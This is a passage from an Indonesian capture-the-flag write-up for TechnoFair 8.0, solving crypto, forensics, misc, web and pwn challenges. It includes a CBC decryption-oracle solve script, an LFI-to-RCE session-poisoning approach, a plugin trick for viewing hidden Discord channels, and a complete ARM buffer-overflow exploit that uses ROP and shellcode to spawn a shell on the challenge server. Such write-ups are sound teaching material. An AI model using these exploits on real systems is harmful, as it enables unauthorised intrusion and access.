Electronic Codebook (ECB) mode decryption



Cipher Block Chaining (CBC) mode encryption



Cipher Block Chaining (CBC) mode decryption

Ketika kita mendapatkan flag_enc dan flag_dec, kita melakukan XOR block flag_enc[0] dengan IV yang sudah diberikan, lalu lanjut block flag_enc[0] ^ flag_dec[1], flag_enc[1] ^ flag_dec[2], dan seterusnya. Lakukan ini sampai block terakhir dan flag didapat. Berikut adalah full scriptnya (mencari password rar dan mencar flag)

```
from pwn import *
from gmpy2 import *
from Crypto.Util.number import *
import codecs
```

```

# get rar password
c
19709882186582173314429509760377739453334872659353842688691355
7931188600989555468954641418953
get_context().precision = 1000
m = int(cbrt(c))

key = long_to_bytes(m)

cipher = open("what_you_want.txt", "rb").read()
plain = xor(cipher, key)
print(plain)

# get flag
p = remote("103.152.242.172", 7080)

p.sendline("1")
p.recvuntil("[+] Ciphertext : ")
enc_flag
p.recvline().replace(b"}", b"").replace(b"'\n", b'').strip()

iv = codecs.decode(enc_flag[:32], "hex")
enc_flag = enc_flag[32:]

p.sendline("2")
p.sendline(enc_flag)
p.recvuntil("{' [+] Plaintext': ")
flag_ecb = p.recvline().replace(b"}\n", b"")
p.close()

block_ecb = [codecs.decode(flag_ecb[i:i+32], "hex") for i in
range(0, len(flag_ecb), 32)]
enc_block = [codecs.decode(enc_flag[i:i+32], "hex") for i in
range(0, len(enc_flag), 32)]
res = b""
for i in range(len(block_ecb)):
    if i == 0:
        res += xor(block_ecb[i], iv)
    else:

```

```
        res += xor(enc_block[i-1],block_ecb[i])

print(res)
```

Hasil:

```
anehman@ubuntu:~/ctf/technofair/quals/crypto/nothing_is_difficult$ python3 solve.py
[+] Opening connection to 103.152.242.172 on port 7080: Done
[*] Closed connection to 103.152.242.172 port 7080
b"Do you realize it that all's connected? Here is your flag : technofair{wes_tak_kandani_i
ki_gampang_Zn33DKsdA336c3Vsdf2}\t\t\t\t\t\t\t\t\t\t"
```

c. Flag

Flag:

technofair{wes_tak_kandani_iki_gampang_Zn33DKsdA336c3Vsdf2}

Forensic

1. r0b0t

a. Executive Summary

ritsu adalah murid baru robot buatan militer jepang yang digunakan untuk membunuh kuro Sensei, Bantu terjemahkan ucapan ritsu

Backup File link : <https://mega.nz/file/Ox8GiBoB#t8Qfr-OSAn96eiPs1zlCfnZuBZKgsliay1JdxaZ1DdU>

```
format : technofair{flagtext}
```

Author : @Udinsan

b. Technical Report

Diberikan sebuah file zip yang berisi anime dan hint **nampat** setelah kami ngewibu sebentar kami melihat sekilas ada **qrcode**. Kami mengekstract semua frame video tersebut lalu menscan semua qrcode yang ada. Berikut script yang digunakan:

```

7 #!/bin/env bash
6
5 ffmpeg -i $1.avi $1-frames/out-%03d.jpg
4 zbarimg $1-frames/* > $1.qrcode
3

```

Karna pada file hmm.txt mengatakan **nampat** kami berpikir yang dimaksud adalah base64.

```
> grep -r '\.qrcode' | sed 's/.Code//g'
```

```
YnVrYW4qZGZlZW50LmRldW5na2U1IHlmcmQwXRIxGxH2Kz=
```

```
c29yeXBkaWspIHRlcF=FrAgIYipbhmpGrG1HndHdgubGfnaSAKA=
```

```
wk=68vMkYdKcL2ss5abP7yDzCUpOymptKnFmJtZTJVtiYBlDV4NA1MwdmlDz9ic3A9c2hhcmUwZw==
```

```
> grep -r '\.qrcode' | sed 's/.Code//g' | base64 -d
```

```
bukan disini, mungkin yang ada lagi bukannya yang juga sebelah lagi cobasory ini terakhir janji di satu lagi : (https://drive.google.com/file/d/1VfxaESMwwj4tjbmgAfN7Se5HgPeuP86S/view?usp=sharing)
```

```
> </dev>/dev/nacc/GTF/technofair/forensics/robot
```

Tampak sebuah link yang mengarah pada google drive yang berisikan file audio. Kami menyadari bahwa ini adalah **SSTV**. kami menggunakan bantuan software **RX-SSTV** untuk mendecode isi file audio tersebut



Karna flagnya sulit dibaca kami terpaksa menggunakan sedikit ilmu dukun untuk membacanya

c. Flag

Flag: **technofair{aku_terciduk}**

2. doomp

a. Executive Summary

berikut adalah dump dari sebuah perusahaan di australia [link](#)

author : HoneyFun

b. Technical Report

Diberikan file data.raw. Ketika kami melihat skor soal sudah 100 (yang paling rendah), jadi kita menggunakan cara bodoh, yaitu strings + grep. Eh, ternyata dapet flag kaowkaowkoakwoakwo

```
anehman@ubuntu:~/ctf/technofair/quals/foren/doomp$ strings data.raw | grep techno
USB Video Camera for Intel Proshare technology
technofair{mindyourownbusiness2395}
technofair{mindyourownbusiness2395}
```

c. Flag

Flag: **technofair{mindyourownbusiness2395}**

Misc

1. Welcome to TechnoFair 8.0 (2021)

a. Executive Summary

Use this command to get the Flag

```
!welcome_to_technofair_2021
```

NOTE : gunakan di channel #bot-spam

b. Technical Report

Lakukan seperti yang diperintahkan, dapet deh flag.

Kegiatan TechnoFair 8.0 adalah kegiatan yang diselenggarakan oleh BEM FIKTI UG Periode 2020/2021 dan terdiri dari empat rangkaian kegiatan, yaitu webinar, kompetisi, workshop, dan talkshow. Kegiatan TechnoFair 8.0 ini akan di lakukan secara online dengan menggunakan media Zoom cloud meetings dan live streaming Youtube. technofair{Se1am4t_Dat4ng_8ruh}

21.45

c. Flag

Flag: **technofair{Se1am4t_Dat4ng_8ruh}**

2. Channel Rahasia

a. Executive Summary

Ada Sebuah Channel Discord yang akan memberikan kamu Flag, Tetapi hanya Admin yang dapat mengaksesnya !!!

<https://discord.gg/VzgWKfdjcF>

Format Flag : technofair{xxx}

b. Technical Report

Step 1: Download BetterDiscord [disini](#)


Step 2: Join Discord Technofair [disini](#)

Step 3: Download Plugin "Show Hidden Channel"

Step 4: Install Plugin

Step 5: ???

Step 6: PROFIT!!!!



c. Flag

Flag: **technofair{Ch4nnel_Tersembuny1}**

3. Welcome to TechnoFair 8.0 (2021)

c. Feedback

[Feedback TechnofairCTF](#)

b. Technical Report

Isi dengan sepenuh hati, dapet flag....

c. Flag

Flag: `technofair{terimakasih_sudah_berpartisipasi_di_technofairCTF}`

Web Exploitation

1. Simple

a. Executive Summary


Is it simple huh?

`http://103.152.242.172:20053/`

Author: brokenheart

b. Technical Report


Diberikan web yang meminta input nama. Setelah melakukan lfi melalui parameter **page** terlihat input nama yang diberikan tadi disimpan pada session. Kami mencoba melakukan LFI to RCE melalui session. Payload pada input name:



Pada url:



Hasil:



Tinggal di cat flagnya

c. Flag

Flag: `techofair{walaupun_terlihat_gampang_nyatanya_susah_kan}`

PWN

1. Babyarm *solved after competition

a. Executive Summary

pemanasan gan...


nc 103.152.242.172 6060

author: tripoloski

b. Technical Report

Diberikan sebuah binary ARM 32bit. Nangid gak ngerti ARM.

Sebenarnya ini kodenya simple banget, ada buffer overflow trus tinggal di anu-anu aja. Kalo di ELF biasa kan bisa ret2libc atau buat ropchain dari ROPGadget. Nah karena ini di ARM jadinya agak berbeda, untungnya bss di ARM disini permissionnya **rwX**. Jadi bisa masukin shellcode ke bss, trus nanti return ke bss.



pwntools vmmmap					
LEGEND: STACK HEAP CODE DATA RWX RODATA					
0x10000	0x62000	r-xp	52000	0	<explored>
0x71000	0x74000	rwXp	3000	0	<explored>
0xfffe000	0xffff0000	rwXp	2000	0	[stack]

Yaudah tinggal ROP panggil gets dengan argumen bss, argumen di simpen di register **r0** jadi gadgetnya pake **pop {r0, r2, pc}**. Abis tu tinggal masukin shellcode, kelar.

```
from pwn import *

# p = process("./chall")
p = remote("103.152.242.172", 6060)

binary = ELF("./chall")

gets = binary.sym['gets']
bss = 0x00072f48 + 0x100
print hex(gets)

context.arch = 'arm'
```

```

"""
! important gadgets !

0x0001090c : pop {r0, r1, r2, ip, sp, pc}
0x00019e50 : pop {r0, r1, r2, r3, ip, sp, pc}
0x0003a9ac : pop {r0, r1, r2, r7, sb, fp, ip, sp, lr, pc}
0x00010170 : pop {r3, pc}
0x00044313 : pop {r4, pc}
0x0001dba9 : pop {r0, r2, pc}
"""

binsh = 0x72098
shellcode = asm(shellcraft.arm.linux.sh())
# print shellcode

payload = ""
payload += 'A' * 260
payload += p32(0x0001dba9)
payload += p32(bss) * 2
payload += p32(gets)
payload += p32(bss) * 10

# gdb.attach(p)
p.sendline(payload)

payload = ""
payload += shellcode

p.sendline(payload)

p.interactive()

```

c. Flag

```
technofair{ez_arm_chall}
```